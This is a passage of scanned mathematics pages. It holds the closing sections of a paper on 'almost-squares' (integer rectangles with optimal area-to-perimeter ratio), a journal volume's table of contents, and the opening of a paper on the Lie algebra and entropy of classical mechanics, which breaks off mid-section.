


FIGURE 4. Big bounces and small stutters for $R(x)x^{-1/4}$

To establish the formula (9), we shrewdly add $B(x) - B(x)$ to the expression defining $R(x)$, which yields

$$R(x) = (A(x) - B(x)) + \big(\frac{2\sqrt{2}}{3} + \frac{\gamma(x)(1-\gamma(x))}{\sqrt{2}}\big)x^{1/4} + B_1(x)$$

from the definition (6) of $B_0(x)$. Now $B_1(x)$ is a bounded function; and since $\gamma(x) = \{\sqrt{2}x^{1/4}\}$, the expression $\gamma(x)(1-\gamma(x))/\sqrt{2}$ is precisely $g(\sqrt{2}x^{1/4})$. So what we need to show is that $B(x) - A(x) = h(2\sqrt{x})x^{1/4} + R_2(x)$, where $R_2(x)$ is another bounded function.

While we won't give all the details, the outline of showing this last fact is as follows: suppose first that $x \geq m^2$ but that x is less than the first almost-square $(m+1+a_{m+1})(m-a_{m+1})$ in the $(2m+1)$-st flock, so that $A(x) = A(m^2)$. Since $A(m^2) = B(m^2)$ by Lemma 7, we only need to show that $B(x) - B(m^2)$ is approximately $h(2\sqrt{x})x^{1/4}$; this we can accomplish with the help of Lemma 8(a).

Similarly, if $x < m^2$ but x is at least as large as the first almost-square $(m+b_m)(m-b_m)$ in the $2m$-th flock, the same method works as long as we take into account the difference between $A(m^2)$ and $A(x)$, which is $\lfloor\sqrt{m^2-x}\rfloor$ by the Main Theorem. And if x is close to an almost-square of the form $m(m-1)$ rather than m^2, the same method applies; even though $A(m(m-1))$ and $B(m(m-1))$ are not exactly equal, they differ by a bounded amount.

Notice that the functions $g(t)$ and $h(t)$ take values in $[0, 1/4\sqrt{2}]$ and $[0, 1/2\sqrt{2}]$, respectively. From this and the formula (9) we can conclude that

$$\liminf_{x\to\infty} \frac{R(x)}{x^{1/4}} = \frac{5}{6\sqrt{2}} \text{ and } \limsup_{x\to\infty} \frac{R(x)}{x^{1/4}} = \frac{19}{12\sqrt{2}}.$$

The interested reader can check, for example, that the sequences $y_j = 4j^4 + j^2$ and $z_j = (2j^2+j)^2$ satisfy $\lim_{j\to\infty} R(y_j)/y_j^{1/4} = 5/6\sqrt{2}$ and $\lim_{j\to\infty} R(z_j)/z_j^{1/4} = 19/12\sqrt{2}$. □

Proof of Corollary 3: The algorithms we describe will involve only the following types of operations: performing ordinary arithmetical calculations $+$, $-$, $\times$, $\div$; computing the greatest-integer $\lfloor\cdot\rfloor$, least-integer $\lceil\cdot\rceil$, and fractional-part $\{\cdot\}$ functions; taking square roots; and comparing two numbers to see which is bigger. All of these operations can be easily performed in polynomial time. To get the ball rolling, we remark that the functions a_m, b_m, and $B(x)$ can all be computed in polynomial time, since their definitions only involve the types of operations just stated.

We first describe a polynomial-time algorithm for computing the number of almost-squares up to a given positive integer N. Let $M = \lceil\sqrt{N}\rceil$, so that $(M-1)^2 < N \le M^2$. Lemma 7 tells us that the number of almost-squares up to M^2 is $B(M^2)$, and so we simply need to subtract from this the number of almost-squares larger than N but not exceeding M^2. This is easy to do by the characterization of almost-squares given in the Main Theorem. If $N > M(M-1)$, then we want to find the positive integer b such that $M^2 - b^2 \le N < M^2 - (b-1)^2$, except that we want $b = 0$ if $N = M^2$. In other words, we set $b = \lceil M^2 - N\rceil$. Then, if $b \le b_M$, the number of almost-squares up to N is $B(M^2) - b$, while if $b > b_M$, the number of almost-squares up to N is $B(M^2) - b_M - 1$.

In the other case, where $N \le M(M-1)$, we want to find the positive integer a such that $(M-a-1)(M+a) \le N < (M-a)(M+a-1)$, except that we want $a = 0$ if $N = M(M-1)$, In other words, we set $a = \lceil\sqrt{(M-1/2)^2 - N} + 1/2\rceil$. Then, if $a \le a_M$, the number of almost-squares up to N is $B(M^2) - b_m - 1 - a$, while if $a > a_M$, the number of almost-squares up to N is $B((M-1)^2)$. This shows that $A(N)$ can be computed in polynomial time, which establishes part (c) of the corollary.

Suppose now that we want to compute the Nth almost-square. We compute in any way we like the first C almost-squares, where C is as in Lemma 8; this only takes a constant amount of time (it doesn't change as N grows) which certainly qualifies as polynomial time. If $N \le C$ then we are done, so assume that $N > C$. Let $M = \lceil z_N\rceil$, where z_N is defined as in Lemma 8(b), so that M is at least 3 by the definition of C. By Lemma 7,

$$A(M^2) = B(M^2) \ge B(z_N^2) > N \quad \text{and} \quad A((M-2)^2) = B((M-2)^2) < B((z_N-1)^2) < N,$$

where the last inequality in each case follows from Lemma 8(b). Therefore the Nth almost-square lies between $(M-2)^2$ and M^2, and so is either in the $2M$-th flock or one of the preceding three flocks. If $0 \le B(M^2) - N \le b_M$, then the Nth almost-square is in the $2M$-th flock, and by setting $b = B(M^2) - N$ we conclude that the Nth almost-square is $M^2 - b^2$ and the dimensions of the optimal rectangle are $(M-b) \times (M+b)$. If $1 + b_M \le B(M^2) - N \le b_M + 1 + a_M$, then the Nth almost-square is in the $(2M-1)$-st flock, and so on. This establishes part (d) of the corollary.

Finally, we can determine the greatest almost-square not exceeding N by computing $J = A(N)$ and then computing the Jth almost-square, both of which can be done in polynomial time by parts (c) and (d); and we can determine whether N is an almost-square simply by checking whether this result equals N. This establishes the corollary in its entirety. □

7. Final Filibuster

We have toured some very pretty and precise properties of the almost-squares, and there are surely other natural questions that can be asked about them, some of which have already been noted. When Grantham posed this problem, he recalled the common variation on

the original calculus problem where the fence for one of the sides of the rectangle is more expensive for some reason (that side borders a road or something), and suggested the more general problem of finding the most cost-effective rectangle with integer side lengths and area at most N, where one of the sides must be fenced at a higher cost. This corresponds to replacing $s(n)$ with the more general function $s_\alpha(n) = \min_{d|n}(d + \alpha n/d)$, where α is some constant bigger than 1. While the elegance of the characterization of such "α-almost-squares" might not match that of Corollary 1, it seems reasonable to hope that an enumeration every bit as precise as the Main Theorem would be possible to establish.

How about generalizing this problem to higher dimensions? For example, given a positive integer N, find the dimensions of the rectangular box with integer side lengths and volume at most N whose volume-to-surface area ratio is largest among all such boxes. (It seems a little more natural to consider surface area rather than the sum of the box's length, width, and height, but who knows which problem has a more elegant solution?) Perhaps these "almost-cubes" have an attractive characterization analogous to Corollary 1; almost certainly a result like the Main Theorem, listing the almost-cubes in order, would be very complicated. And of course there is no reason to stop at dimension 3.

In another direction, intuitively it seems that numbers with many divisors are more likely to be almost-squares, and the author thought to test this theory with integers of the form $n!$. However, computations reveal that the only values of $n \leq 500$ for which $n!$ is an almost-square are $n = 1, 2, 3, 4, 5, 6, 7, 8, 10, 11, 13, 15$. Is it the case that these are the only factorial almost-squares? This seems like quite a hard question to resolve. Perhaps a better intuition about the almost-squares is that only those numbers that lie at the right distance from a number of the form m^2 or $m(m-1)$ are almost-squares—more an issue of good fortune than of having enough divisors.

The reader is welcome to contact the author for the Mathematica code used to calculate the functions related to almost-squares described in this paper. With this code, for instance, one can verify that with 8,675,309 square feet of land at his disposal, it is most cost-effective for Farmer Ted to build a $2{,}919' \times 2{,}972'$ supercoop ... speaking of which, we almost forgot to finish the Farmer Ted story:

> After learning the ways of the almost-squares, Farmer Ted went back to Builders Square, where the salesman viewed the arrival of his $\mathbb{R}$-rival with trepidation. But Farmer Ted reassured him, "Don't worry—I no longer think it's inane to measure fences in $\mathbb{N}$." From that day onward, the two developed a flourishing business relationship, as Farmer Ted became an integral customer of the store.

And that, according to this paper, is that.

Acknowledgements. The author would like to thank Andrew Granville and the anonymous referees for their valuable comments which improved the presentation of this paper. The author would also like to acknowledge the support of National Science Foundation grant number DMS 9304580 ... the NSF may or may not wish to acknowledge this paper.

References

[1] J.H. Conway and R.K. Guy, *The Book of Numbers*, Copernicus, New York, 1996
[2] A.K. Dewdney, *The (new) Turing Omnibus*, Computer Science Press, New York, 1993
[3] S.W. Golomb, Problem E2491, *Amer. Math. Monthly* 82 (1975), 854–855
[4] C. Pomerance, A tale of two sieves, *Notices Amer. Math. Soc.* 43 (1996), no. 12, 1473–1485
[5] N.J.A. Sloane, An on-line version of the encyclopedia of integer sequences, *Electron. J. Combin.* 1 (1994), feature 1 (electronic)

[6] N.J.A. Sloane and S. Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press Inc., San Diego, 1995

Department of Mathematics, University of Toronto, Canada M5S 3G3
E-mail address: gerg@math.toronto.edu

Table of contents for Volume 2 of the Electronic Journal of Combinatorics

Articles

- A1: R. L. Graham and B. D. Lubachevsky, Dense Packings of Equal Disks in an Equilateral Triangle: from 22 to 34 and Beyond
  - PostScript version (.ps.gz)
  - PDF version
  - Abstract
  - LaTeX version
  - dvi version
  - Figures (.tar.gz)
  - Comments

Research Papers

- R1: David W. Farmer, Counting distinct zeros of the Riemann zeta-function
  - dvi version
  - PostScript version (85 K)
  - PDF version
  - Abstract
  - AMSTeX version
  - Comments
- R2: Aviezri S. Fraenkel and R. Jamie Simpson, How Many Squares Must a Binary Sequence Contain?
  - dvi version
  - PostScript version (135 K)
  - PDF version
  - Abstract
  - TeX version
  - Comments
- R3: Herbert S. Wilf, The Problem of the Kings
  - dvi version
  - PostScript version (110 K)
  - PDF version

- Abstract
- TeX version
- Comments

- R4: Peter J. Cameron, Counting Two-graphs Related to Trees
  - dvi version
  - PostScript version (115 K)
  - PDF version
  - Abstract
  - TeX version
  - Comments
- R5: Gara Pruesse and Frank Ruskey, The Prism of the Acyclic Orientation Graph is Hamiltonian
  - dvi version
  - PostScript version (139 K)
  - PDF version
  - Abstract
  - LaTeX2e version
  - Comments
- R6: Kimmo Eriksson and Svante Linusson, The size of Fulton's essential set
  - PostScript version (257 K)
  - PDF version
  - Figures (.tar.gz)
  - Abstract
  - LaTeX version (Caution!)
  - Comments
- R7: Henrik Eriksson, Pebblings
  - PostScript version (191 K)
  - Abstract
  - LaTeX version
  - Comments
- R8: C. D. Godsil, Algebraic Matching Theory
  - dvi version
  - PostScript version (133 K)
  - PDF version
  - Abstract
  - TeX version
  - Comments
- R9: E. F. Assmus, Jr. On 2-ranks of Steiner triple systems
  - dvi version
  - PostScript version (274 K)

- Abstract
- LaTeX version (Caution!)
- Comments

- R10: Michael Albert, Alan Frieze and Bruce Reed, Multicoloured Hamilton Cycles
  - dvi version
  - PostScript version (177 K)
  - PDF version
  - Abstract
  - LaTeX version
  - Comments [Sep 22, 1995]
- R11: Tiffany M. Barnes and Carla D. Savage, A Recurrence for Counting Graphical Partitions
  - PostScript version (157 K)
  - PDF version
  - Abstract
  - LaTeX version
  - Comments [February 10, 1998]
- R12: James B. Shearer, Some New Optimum Golomb Rectangles
  - dvi version
  - PostScript version (81 K)
  - PDF version
  - Abstract
  - LaTeX version
  - Comments
- R13: C. Krattenthaler, Bijective proofs of the hook formulas for the number of standard Young tableaux, ordinary and shifted
  - dvi version
  - PostScript version (157 K)
  - PDF version
  - Abstract
  - AMSTeX version
  - Comments [Nov 2, 1998]
- R14: Iztok Hozo, The eigenvalues of the Laplacian for the homology of the Lie algebra corresponding to a poset
  - dvi version
  - PostScript versions: plain (352 K); compressed (154 K); gzipped (125 K)
  - PDF version
  - Abstract
  - LaTeX version
  - Comments

- R15: László Lovász and Peter Winkler, Exact Mixing in an Unknown Markov Chain
  - dvi version
  - PostScript version (149 K)
  - PDF version
  - Abstract
  - LaTeX version
  - Comments [Nov 1, 1995]
- R16: Frederic Maire, On the shadow of squashed families of k-sets
  - dvi version
  - PostScript version (115 K)
  - PDF version
  - Abstract
  - LaTeX version
  - Comments
- R17: Carl Droms, Brigitte Servatius and Herman Servatius, The Structure of Locally Finite Two-Connected Graphs
  - dvi version
  - PostScript version (131 K)
  - PDF version
  - Abstract
  - LaTeX version
  - Comments
- R18: Michael Larsen, The Problem of Kings
  - PostScript version (194 K)
  - Abstract
  - TeX version
  - Comments
  - References available electronically
- R19: Colin Cooper and Alan Frieze, Multicoloured Hamilton cycles in random graphs; an anti-Ramsey threshold
  - dvi version
  - PostScript version (162 K)
  - PDF version
  - Abstract
  - LaTeX version
  - Comments
  - References available electronically
- R20: Garth Isaak, Tournaments as Feedback Arc Sets
  - dvi version

- PostScript version (176 K)
- PDF version
- Abstract
- LaTeX version
- Comments

- R21:James D. Currie, A Note on Antichains of Words
  - dvi version
  - PostScript version (113 K)
  - PDF version
  - Abstract
  - LaTeX version
  - Comments
- R22: R. Balasubramanian and K. Soundararajan, Maximal Sets of Integers with Distinct Divisors
  - dvi version
  - PostScript version (124 K)
  - PDF version
  - Abstract
  - AMSTeX version
  - Comments
- R23: Mark D. McKerihan, Matrices connected with Brauer's centralizer algebras
  - PostScript version (378 K)
  - PDF version (392 K)
  - Figures (.tar.gz)
  - Abstract
  - LaTeX version
  - Comments
- R24: M. D. Atkinson, S. A. Linton and L. A. Walker Priority Queues and Multisets
  - dvi version
  - PostScript version (157 K)
  - PDF version
  - Abstract
  - LaTeX version
  - Comments
- R25: Victor Reiner, The distribution of descents and length in a Coxeter group
  - dvi version
  - PostScript version (195 K)
  - PDF version
  - Abstract
  - AMSTeX version

- Comments [May 13, 1996]

Notes

- N1: Leonard H. Soicher, Yet Another Distance-Regular Graph Related to a Golay Code
  - dvi version
  - PostScript version (91 K)
  - PDF version
  - Abstract
  - TeX version
  - Comments
- N2: James B. Shearer, The Independence Number of Dense Graphs with Large Odd Girth
  - dvi version
  - PostScript version (66 K)
  - PDF version
  - Abstract
  - TeX version
  - Comments [April 29, 1996]
  - References available electronically
- N3: Brendan D. McKay and Eric Rogoyski, Latin Squares of Order 10
  - dvi version
  - PostScript version (75 K)
  - PDF version
  - Abstract
  - TeX version
  - Comments

Features

- F1: C. D. Godsil, Problems in Algebraic Combinatorics
  - dvi version
  - PostScript version (174 K)
  - PDF version
  - Abstract
  - TeX version
  - Comments [April 25, 1995]

Return to the home page of the Journal, or to the joint page for the Journal and the World Combinatorics Exchange.

The algebraic entropy of classical mechanics

Robert I. McLachlan and Brett Ryland*

Dedicated to Gerhard Wanner on the occasion of his 60th birthday.
Of trees and the counting of trees, may there be no end!

Abstract

We describe the 'Lie algebra of classical mechanics', modelled on the Lie algebra generated by kinetic and potential energy of a simple mechanical system with respect to the canonical Poisson bracket. It is a polynomially graded Lie algebra, a class we introduce. We describe these Lie algebras, give an algorithm to calculate the dimensions c_n of the homogeneous subspaces of the Lie algebra of classical mechanics, and determine the value of its entropy $\lim_{n\to\infty} c_n^{1/n}$. It is $1.82542377420108\ldots$, a fundamental constant associated to classical mechanics.

*Institute of Fundamental Sciences, Massey University, Palmerston North, New Zealand (R.McLachlan@massey.ac.nz).

1 Introduction. Classes of Lie algebras.

The class of 'simple mechanical systems' are defined by pairs (Q, V), where the configuration space Q is a real Riemannian manifold and the potential energy V is a smooth real function on Q. The phase space T^*Q has a canonical Poisson bracket and a kinetic energy $T : T^*Q \to \mathbb{R}$ associated with the metric on Q. In general, the smooth functions on a Poisson manifold form a Lie algebra under the Poisson bracket. In the case of a simple mechanical system, we are given two distinguished functions, namely the kinetic and potential energies, and one can ask what Lie algebra they generate under the Poisson bracket.

In this paper we study, not the Lie algebra generated by a *particular* V and T, but the Lie algebra defined by the whole *class* of simple mechanical systems. That is, one should think of the dimension of Q as being arbitrarily large, and the metric and potential energies also being arbitrary.

This question arose out of very practical considerations of the calculations required to derive high-order symplectic integrators by splitting and composition, used in applications including molecular, celestial, and accelerator dynamics [17, 10]. The vector field X which is to be integrated is split as $X = A + B$, where A and B have the same properties (e.g. Hamiltonian) as X, but can be integrated exactly. We write $\exp(tX)$ for the time-t flow of X. The most common such integrator is the leap-frog method

$$\varphi(\tau) := \exp(\frac{1}{2}\tau A)\exp(\tau B)\exp(\frac{1}{2}\tau A),$$

where the small parameter τ is the time step.

From the Baker-Campbell-Hausdorff formula [7], the map $\varphi(\tau)$ can be represented (up to any power in τ) as a flow $\exp(\tau\widetilde{X})$, where

$$\widetilde{X} = A + B + \tau^2(\frac{1}{12}[B,[B,A]] - \frac{1}{24}[A,[A,B]])) + \mathcal{O}(\tau^4). \tag{1}$$

Because it is the flow of a vector field $\mathcal{O}(\tau^2)$-close to the original one, the integrator is second order. The function $\widetilde{X}$ is called the *modified vector field* in the numerical integration literature [10].

For simple mechanical systems, we split the Hamiltonian as $H = T + V$. The flow of (the Hamiltonian vector field of) V can of course always be calculated easily, but calculating the flow of the kinetic energy T requires that Q have integrable (and even fairly simple) geodesics. Because the Lie algebras of Hamiltonian vector fields and of Hamiltonian functions are isomorphic under $[X_T, X_V] = X_{\{V,T\}}$, there is a series formally identical to Eq. (1) involving the Hamiltonians T and V with respect to the Poisson bracket.

In the series of Eq. (1) we see the Lie algebra generated by A and B entering. Such series, for example in the proof of the BCH formula, are usually considered in the context of the free Lie algebra $L(A, B)$ with two generators A and B. One can in fact consider the more general composition

$$\prod_{i=1}^{s} \exp(a_i \tau A) \exp(b_i \tau B) = \exp(Z) \tag{2}$$

where $Z \in L(A, B)$. Requiring $Z = \tau(A + B) + O(\tau^{p+1})$ for some integer $p > 1$ gives a system of equations in the a_i and b_i which must be satisfied for the method to have order p. In the case of general A and B, then, at each order $n = 1, \ldots, p$ there are $\dim L_n(A, B)$ such *order conditions*. Here $L_n(A, B)$ is the subspace of $L(A, B)$ consisting of homogeneous elements of order n. Witt's formula [7] states that

$$\dim L_n(A, B) = \frac{1}{n} \sum_{d|n} \mu(d) 2^{n/d} \tag{3}$$

where $\mu(d)$ is the Möbius function defined by $\mu(1) = 1$, $\mu(d) = (-1)^k$ if d is the product of k distinct primes, and $\mu(d) = 0$ otherwise. Notice that in this case

$$\dim L_n(A, B) \sim \frac{2^n}{n};$$

the dimensions grow exponentially with n. The base (2 in this case) of the exponent is called the *entropy* of $L(A, B)$. In general, the entropy of a graded vector space $\bigoplus L_n$ is

$$\limsup_{n \to \infty} (\dim L_n)^{1/n},$$

if this limit exists [21]. (We shall use generalizations of Witt's formula [12, 19] to calculate the dimensions and entropies of other free Lie algebras, see Eqs. (15), (17) below.)

In this approach it is assumed that there are no Lie identities satisfied by the vector fields A and B. This is reasonable if one wants the method to work for all A and B. However, in the case of simple mechanical systems, the Lie algebra is *never* free, regardless of T, V, or the dimension of the system. There are always identities satisfied by kinetic and potential energy. The simplest of these is

$$\{V, \{V, \{V, T\}\}\} \equiv 0. \tag{4}$$

For, working in local coordinates (q, p) with $T = \frac{1}{2} p^T M(q) p$, and recalling the canonical Poisson bracket $\{A, B\} := \sum_i \frac{\partial A}{\partial q_i} \frac{\partial B}{\partial p_i} - \frac{\partial A}{\partial p_i} \frac{\partial B}{\partial q_i}$, we have that

$$\{V, T\} = \sum_{i,j} \frac{\partial V}{\partial q_i} M_{ij}(q) p_j$$

is of degree 1 in p, and that

$$\{V, \{V, T\}\} = \sum_{i,j} \frac{\partial V}{\partial q_i} M_{ij} \frac{\partial V}{\partial q_j} \tag{5}$$

is a function of q only. So V and $\{V, \{V, T\}\}$ commute.

Thus, it was realized early on [16] that in deriving high-order integrators as in Eq. (2) for simple mechanical systems, the order conditions corresponding to $\{V, \{V, \{V, T\}\}\}$ and to all its higher Lie brackets can be dropped. This means that more efficient integrators can be designed for this class of systems. Much work has been done on this special case, both because of its intrinsic theoretical and practical importance, and because it allows such big improvements over the general case. For example, one can design special ('corrector' or 'processor') methods of the form $\varphi\psi\varphi^{-1}$ [3], special methods for nearly-integrable systems such as the solar system [4, 23], special methods involving exact evaluation of the forces associated with the 'modified potential' (Eq. 5) [5], and so on—see [17] for a survey. All of these studies rely on the structure of the Lie algebra generated by kinetic and potential energy. Bases for this Lie algebra have been constructed, more or less by hand, for small orders [5, 6, 20]. In particular, Murua [20] associates a unique tree of a certain type to each independent order condition of symplectic Runge-Kutta-Nyström methods (very closely related to the problem considered here), and enumerates these up to order 6. (Iserles et al. [11] extend this approach to some other classes of polynomial vector fields.) However, a systematic description of the entire Lie algebra is clearly preferred.

Not many classes of Lie algebras have been completely described. Here are two examples from the literature. First, Duchamp and Krob [9] completely describe all partially-commutative Lie algebras

$$L(A_1, \ldots, A_n; [A_i, A_j] = 0, (i, j) \in C)$$

where C specifies the pairs of commuting variables. Second, Kirillov, Kontsevich, and Molev [13] studied the Lie algebra L generated by two vector fields on $\mathbb{R}$ in general position, conjectured that

$$\sum_{\sigma \in S_4} (-1)^{\mathrm{sgn}(\sigma)} [x_{\sigma(1)}, x_{\sigma(2)}, x_{\sigma(3)}, x_{\sigma(4)}, y] = 0 \quad \forall x_1, x_2, x_3, x_4, y \in L \tag{6}$$

generates all identities, and calculated the dimensions of its homogeneous subspaces and the asymptotic growth of their dimension. If their conjecture is true, L is a *PI-algebra* [2, 8], one which the identities which hold in the Lie algebra (such as Eq. (6)) are satisfied by *all* elements of the Lie algebra.

Returning to the case of simple mechanical systems, it is clear that every Lie bracket of T and V is a homogeneous polynomial in p. Furthermore, the degrees of these polynomials combine in a natural way. We therefore introduce the following class $\mathfrak{P}$ of Lie algebras.

We use the notation $[XY] := [X, Y]$, $[XYZ] := [X, [Y, Z]]$, and for sets $\mathfrak{X}$, $\mathcal{Y}$, $[\mathfrak{X}\mathcal{Y}] := [\mathfrak{X}, \mathcal{Y}] := \{[X, Y] \colon X \in \mathfrak{X}, Y \in \mathcal{Y}\}$.

Definition 1 *A Lie algebra L is of class $\mathfrak{P}$ ('polynomially graded') if it is graded, i.e. $L = \bigoplus_{n\geq 0} L_n$, and its homogeneous subspaces L_n satisfy*

$$\begin{aligned} &[L_n, L_m] \subseteq L_{n+m-1} \text{ if } n > 0 \text{ or } m > 0; \text{ and} \\ &[L_0, L_0] = 0 \end{aligned} \tag{7}$$

Note that this implies $[(L_0)^{n+1} L_n] = 0$ for all n. We call the grading of L its grading by degree.

For example, the Lie algebra generated by kinetic and potential energy is of class $\mathfrak{P}$, where the grading is by total degree in p. The Lie algebra of all polynomial vector fields on a linear space is of class $\mathfrak{P}$, where the grading is by total degree. We will give more examples later.

Such a grading is quite different from the natural grading of a free Lie algebra. Two important differences are that (i) It is not abelian. For, $[L_2, [L_0, L_0]] = 0$ while $[L_0, [L_0, L_2]] \subseteq L_0$. (ii) It is not finite, in the sense that elements of L_n are Lie brackets of unboundedly many other elements of L. For example, the bracket of any number of elements of degree 1 is still of degree 1.

We also need the concept of a Lie algebra which is free in a certain class.

Definition 2 *[8] Let F be a Lie algebra of class $\mathfrak{P}$ generated by a set $\mathfrak{X}$. Then F is called a free Lie algebra in the class $\mathfrak{P}$, freely generated by the set $\mathfrak{X}$, if for any Lie algebra R of class $\mathfrak{P}$, every mapping $\mathfrak{X} \to R$ can be extended to a unique homomorphism $F \to R$. We write $F = L_{\mathfrak{P}}(\mathfrak{X})$.*

In addition to the grading by degree, $L_{\mathfrak{P}}(\mathfrak{X})$ also carries the standard grading which we call the grading by *order*, generated by $\operatorname{order}(X) = 1$ for all generators $X \in \mathfrak{X}$ and $\operatorname{order}([Y, Z]) = \operatorname{order}(Y) + \operatorname{order}(Z)$. (The term *order* is chosen here because it corresponds to order in the sense of numerical integrators, as in Eq. (1)).

Because of the importance of the grading by degree for Lie algebras generated by kinetic and potential energy, we make the following definition.

Definition 3 *The Lie algebra $L_{\mathfrak{P}}(A, B)$, free in the class $\mathfrak{P}$, where A has degree 2 and B has degree 0, is called the* Lie algebra of classical mechanics.

Two Lie algebras of class $\mathfrak{P}$ are easy to describe. First, the Lie algebra with k generators of degree ≥ 1 which is free in the class $\mathfrak{P}$ is just the standard free Lie algebra on k generators—the degrees can never decrease if the Lie algebra has no elements of degree

0. Second, the Lie algebra with generators $\mathfrak{X} = \{X_1, \ldots, X_k\}$ of degree 0 and generators $\mathcal{Y} = \{Y_1, \ldots, Y_l\}$ of degree 1, free in the class $\mathfrak{P}$, is $\mathcal{Y} \oplus \bigoplus_{n\geq 0}[\mathcal{Y}^n\mathfrak{X}]$, and only contains elements of degree 0 and 1. (In both of these cases, the grading by degree is in fact abelian.)

However, we want to describe the Lie algebra of classical mechanics, $L_{\mathfrak{P}}(A, B)$. This is the simplest nontrivial case as it includes the essential feature of $\mathfrak{P}$ that degrees can both increase and decrease under Lie brackets.

The paper is organized as follows. In Section 2, we give a construction which describes $L_{\mathfrak{P}}(A, B)$ as the direct sum of an abelian and a free Lie algebra, both with an infinite number of generators. In Section 3, we enumerate the dimensions of the homogeneous (by order) components of $L_{\mathfrak{P}}(A, B)$ and hence in Section 4 numerically compute its entropy. Section 5 considers special cases (e.g., of mechanical systems with Euclidean metric; these turn out not to be free in the class $\mathfrak{P}$) and other examples of polynomially-graded Lie algebras.

2 Structure of the Lie algebra of classical mechanics.

Let $\psi : L(A, B) \to L_{\mathfrak{P}}(A, B)$ be the unique homomorphism from the free Lie algebra to the free Lie algebra of class $\mathfrak{P}$. The kernel $\ker\psi$ can be thought of as the set of identities of $L_{\mathfrak{P}}(A, B)$. For example, we showed above (Eq. (4)) that $[BBBA] \in \ker\psi$. This implies that $[CBBBA] \in \ker\psi$ for all $C \in L(A, B)$. However, we will see below that $[BBBA]$ is not the only generator of the ideal $\ker\psi$.

Our description of $L_{\mathfrak{P}}(A, B)$ is based on the following two observations. First, suppose one wants to describe the Lie algebra with three generators A, B, C which is free in the class of Lie algebras with $C = 0$. Since C generates all identities in this class, this Lie algebra is just $L(A, B)$: one merely has to drop the generator C. To generalize this idea, suppose the free Lie algebra $L(A, B)$ can be factored as $\bigoplus_i L(\mathfrak{X}_i)$ for certain generating sets $\mathfrak{X}_i$ with elements in $L(A, B)$, such that some subset $\mathcal{Y}$ of $\cup_i\mathfrak{X}_i$ generates all the identities in $\mathfrak{P}$. Then, we have

$$L_{\mathfrak{P}}(A, B) \cong \bigoplus_i L(\mathfrak{X}_i \backslash (\mathcal{Y} \cap \mathfrak{X}_i)) \tag{8}$$

—again, we merely drop these generators.

If $\mathcal{Y}$ only generates *some* of the identities of $\mathfrak{P}$, then dropping these generators gives a sum of free Lie algebras which is surjectively homomorphic to $L_{\mathfrak{P}}(A, B)$. This can be used to get upper bounds for the dimensions of the homogeneous subspaces of $L_{\mathfrak{P}}(A, B)$.

Second, given a description of $L_{\mathfrak{P}}(A, B)$ as such a sum (Eq. 8) of free Lie algebras, we can apply standard techniques to describe it in detail, for example to construct bases,

to compute its dimensions with respect to degree and/or order, and to compute the asymptotic growth of these dimensions.

We begin by stating the crucial tool we shall use, the Lazard factorization of free Lie algebras.

Theorem 1 *[14, 7, 15] Let $\mathfrak{X}$ and $\mathcal{Y}$ be sets of generators. Then*

$$L(\mathfrak{X} \cup \mathcal{Y}) \cong L(\mathcal{Y}) \oplus L(\cup_{n\geq 0}[\mathcal{Y}^n\mathfrak{X}]).$$

Applying the Lazard factorization to $L(A, B)$ with $\mathfrak{X} = \{A\}$, $\mathcal{Y} = \{B\}$, gives

$$L(A, B) = B \oplus L(A, [BA], [BBA], [BBBA], \ldots)$$

where the elements $[B^nA]$ for $n \geq 3$ are all identities in $\mathfrak{P}$. Thus, $L_{\mathfrak{P}}(A, B)$ is surjectively homomorphic to $B \oplus L(A, [BA], [BBA])$. The three generators have degrees 2 (A), 1 ($[BA]$), and 0 ($[BBA]$). The idea now is to eliminate this new element of degree 0. (Formally, the generators $[B^nA]$, $n \geq 3$, do remain in the generating set; but they and all succeeding Lie brackets of them will be dropped at the final stage when we pass to $L_{\mathfrak{P}}(A, B)$, so we do not need to keep track of them and just indicate them by $*$.) This gives

$$\begin{aligned} L(A, B) &\cong B \oplus L(A, [BA], [BBA], *) \\ &\cong B \oplus [BBA] \oplus L(A, [BA], [BBA, A], [BBA, BA], [BBA, BBA, A]), *) \end{aligned}$$

where the generators now have degrees 2, 1, 1, 0, and 0 respectively. Continuing in this way we get the following.

Theorem 2 *Let the degree of A be 2 and the degree of B be 0 with respect to the polynomial grading (Eq. 7). Then for all $k \geq 0$ we have the following isomorphism,*

$$L(A, B) \cong \mathcal{Z}_k \oplus L(A, \mathfrak{X}_k, \mathcal{Y}_k, *)$$

where

$$\begin{aligned} \mathfrak{X}_0 = \emptyset, \quad & \mathfrak{X}_{k+1} = \mathfrak{X}_k \cup [\mathcal{Y}_k, A], \\ \mathcal{Y}_0 = \{B\}, \quad & \mathcal{Y}_{k+1} = [\mathcal{Y}_k, \mathfrak{X}_k] \cup [\mathcal{Y}_k, \mathcal{Y}_k, A] = [\mathcal{Y}_k, \mathfrak{X}_{k+1}], \\ \mathcal{Z}_0 = \emptyset, \quad & \mathcal{Z}_{k+1} = \mathcal{Z}_k \cup \mathcal{Y}_k, \end{aligned} \tag{9}$$

and $*$ represents generators which are zero in $\mathfrak{P}$, i.e., elements of the kernel of the homomorphism $L(A, B) \to L_{\mathfrak{P}}(A, B)$. The generating sets have the following properties:

